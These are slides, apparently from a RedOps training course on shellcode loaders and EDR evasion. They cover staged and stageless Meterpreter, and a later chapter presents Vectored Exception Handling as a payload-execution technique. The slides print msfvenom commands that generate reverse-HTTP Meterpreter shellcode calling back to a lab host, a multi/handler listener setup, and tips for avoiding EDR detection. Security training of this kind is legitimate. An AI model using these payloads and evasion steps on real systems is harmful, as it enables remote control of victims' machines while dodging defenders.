RED OPS
INFORMATION SECURITY

Endpoint Security Insights

Shellcode Loaders & Evasion Fundamentals

Course Author

Daniel Feichter

- Founder, **RedOps**
- Background in electronics & industrial engineering
- Focus: Windows internals, malware development, reverse engineering
- Certifications: OSCP, CRTO
- Hobbies: martial arts, tennis, music, time with friends

Course Intro

Course focus

- Education, ethical context & analytical perspective
- EDRs in detail, shellcode loader analysis & debugging
- Build modular loaders in **PE** format
- Primary stack: **C** and **Win32 APIs**
- Scope: **local execution** (self-injection); no remote injection

Course Intro

Course format

- Work from **Visual Studio templates** (no coding from scratch)
- **~20** different PoC loaders across the course
- **Meterpreter** as the example C2 framework for discussion/labs
- Theory ↔ practice ≈ **30% / 70%**

RED OPS

INFORMATION SECURITY

Chapter 4

Staged vs Stageless

Chapter Overview

We will cover

- Staged vs. stageless Meterpreter: key characteristics
- Generate Meterpreter shellcode in common formats
- For step-by-step labs, see the **workbooks** (script → **Chapter 4**)

Learning Objectives

Check your understanding


- Describe staged vs. stageless payloads at a high level
- Identify how many stages are in stageless Meterpreter
  - (excluding stdapi, priv, bofloader)
- Evaluate format trade-offs across EDR contexts
- Recognize tooling/IDE limits for hex-encoded payloads

Staged Meterpreter

Key points

- Small stager (~3 KB)
- **Stage 0** → **actual stager**, minimal code to establish first connection
- **Stage 1** → core, loads metsrv
- Optional modules: stdapi, BOF loader, priv, etc.

Meterpreter Staging (Staged Payload)



Staged Meterpreter Payload

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o
/tmp/meterpr_staged.bin
```


```
┌──(root㉿LAB01-Kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o /tmp/meterpr_staged.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 756 bytes
Saved as: /tmp/meterpr_staged.bin
```

Stageless Meterpreter

Key points

- All stages bundled; larger (~200 KB)
- Often preferred; avoids staging-related behaviors
- Not always superior to staged—depends on the EDR
  - (e.g., CrowdStrike may favor staged)
- Compared to staged, stageless can be statically flagged by CS

Meterpreter Staging (Stageless Payload)



Stageless Meterpreter Payload

```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\"' > /tmp/meterpr_stageless.txt
```

```
┌──(root㉿LAB01-Kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\"' > /tmp/meterpr_stageless.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 204892 bytes
Final size of csharp file: 1041567 bytes
```

Shellcode Formats

Key points

- Meterpreter supports multiple shellcode/payload formats
- In this chapter: byte sequences (string or array) and raw binary (*.bin*)
- If embedding as a string in Visual Studio, use staged only (string literal limit)
- For stageless in Visual Studio, prefer a byte array or raw *.bin*

Shellcode Formats


```
// Insert meterpreter shellcode as a byte sequence in hex string format
 unsigned char shellcode[] = "\xfc\x48\x83\xe4...";
```

```
// Insert meterpreter shellcode as a byte sequence in hex array format
 unsigned char shellcode[] = { 0x4d, 0x5a, 0x41, 0x52, 0x55, 0x48, 0x89,
 ¦
 ¦
 };
```

Visual Studio Limitation

Hard facts

- Visual Studio string literal limit: 16,380 single-byte characters (~4 KB)



Meterpreter Listener

Key points

- Match the listener to the payload’s transport and architecture
- x64 payload → use an x64 listener
- HTTP(S) payload → use an HTTP(S) listener
- Staged payload → use a staged listener

Meterpreter Listener

Practical tips

- Keep **exit-on-session** disabled (set to false) during bulk runs
- Disable module autoloads (e.g., **stdapi**) to reduce timer-based detections
- For post-ex, load a BOF module for lightweight tasks

Meterpreter Listener

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
payload ⇒ windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 10.10.70.1
lhost ⇒ 10.10.70.1
msf6 exploit(multi/handler) > set lport 80
lport ⇒ 80
msf6 exploit(multi/handler) > set exitonsession false
exitonsession ⇒ false
msf6 exploit(multi/handler) > set autoloadstdapi false
autoloadstdapi ⇒ false
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.10.70.1:80
```

Resources & References

- https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-stagelessmode.html
- https://buffered.io/posts/staged-vs-stageless-handlers/

RED OPS
INFORMATION SECURITY

Bonus Chapter 5

(Vectored) Exception Handling

Chapter Overview

We will cover

- Learn what is exception handling in Windows and how does it work.
- What is Vectored Exception Handling and how can we use it?
- Implement payload execution using Vectored Exception Handling.
- **Hands-on** → loaders **Win32VEH**
- Step-by-step labs → see the **workbooks** (script → **Bonus Chapter 5**)

Learning Objectives

Check your understanding

- What makes exception handling a viable code execution primitive on Windows?
- What property of the exception mechanism enables control flow redirection?
- What is the difference between execution by invocation and execution by resumption?
- Etc.

Hard Stop

Key points


- Exception halts execution; the faulting instruction does not complete.
- Control is taken from the thread and **handed** to the **OS/kernel**.
- **Kernel snapshots CPU state**: registers, flags, stack pointer, instruction pointer.
- Windows must decide whether to continue and where execution should resume.

Dispatch vs State

Key points

- Windows captures two paired structures describing same exception event.
- **EXCEPTION_RECORD** stores the cause: code, fault address, and access type details
- **CONTEXT** stores the state: CPU registers plus RIP/RSP at the fault moment
- On resume, Windows restores from CONTEXT; changing **CONTEXT.Rip** redirects flow

Context & Exception Record



Dispatch Order

Key points

- Kernel returns to user mode via ***KiUserExceptionDispatcher()*** in ntdll.dll.
- **Debugger** gets first-chance handling to break, inspect, modify, or continue.
- If unhandled, Windows calls global **Vectored Exception Handlers** (VEH) next.
- If still unhandled, **SEH** is walked; second-chance may terminate the process.

VEH Overview

Key points

- VEH sees **full exception state** before recovery is chosen.
- Register with ***AddVectoredExceptionHandler()*** (process-wide list in ntdll.dll).
- Not stack-frame based like SEH; works at process scope.
- Every exception is offered to handlers in the order added.

Handler Inputs

Key points

- Kernel builds **EXCEPTION_RECORD + CONTEXT** for the fault.
- Both are passed as **EXCEPTION_POINTERS** back to user mode.
- KiUserExceptionDispatcher() is the user-mode entry path.
- VEH receives EXCEPTION_POINTERS* and **may modify** the **context**.


Flow Redirection

Key points

- Handler can change **CONTEXT.Rip** to a new execution address.
- Return **EXCEPTION_CONTINUE_EXECUTION** to resume execution.
- Windows restores state via ***NtContinue()*** using the modified context.
- No call/jump occurs; execution continues at the new RIP.

Exception Flow

VEH

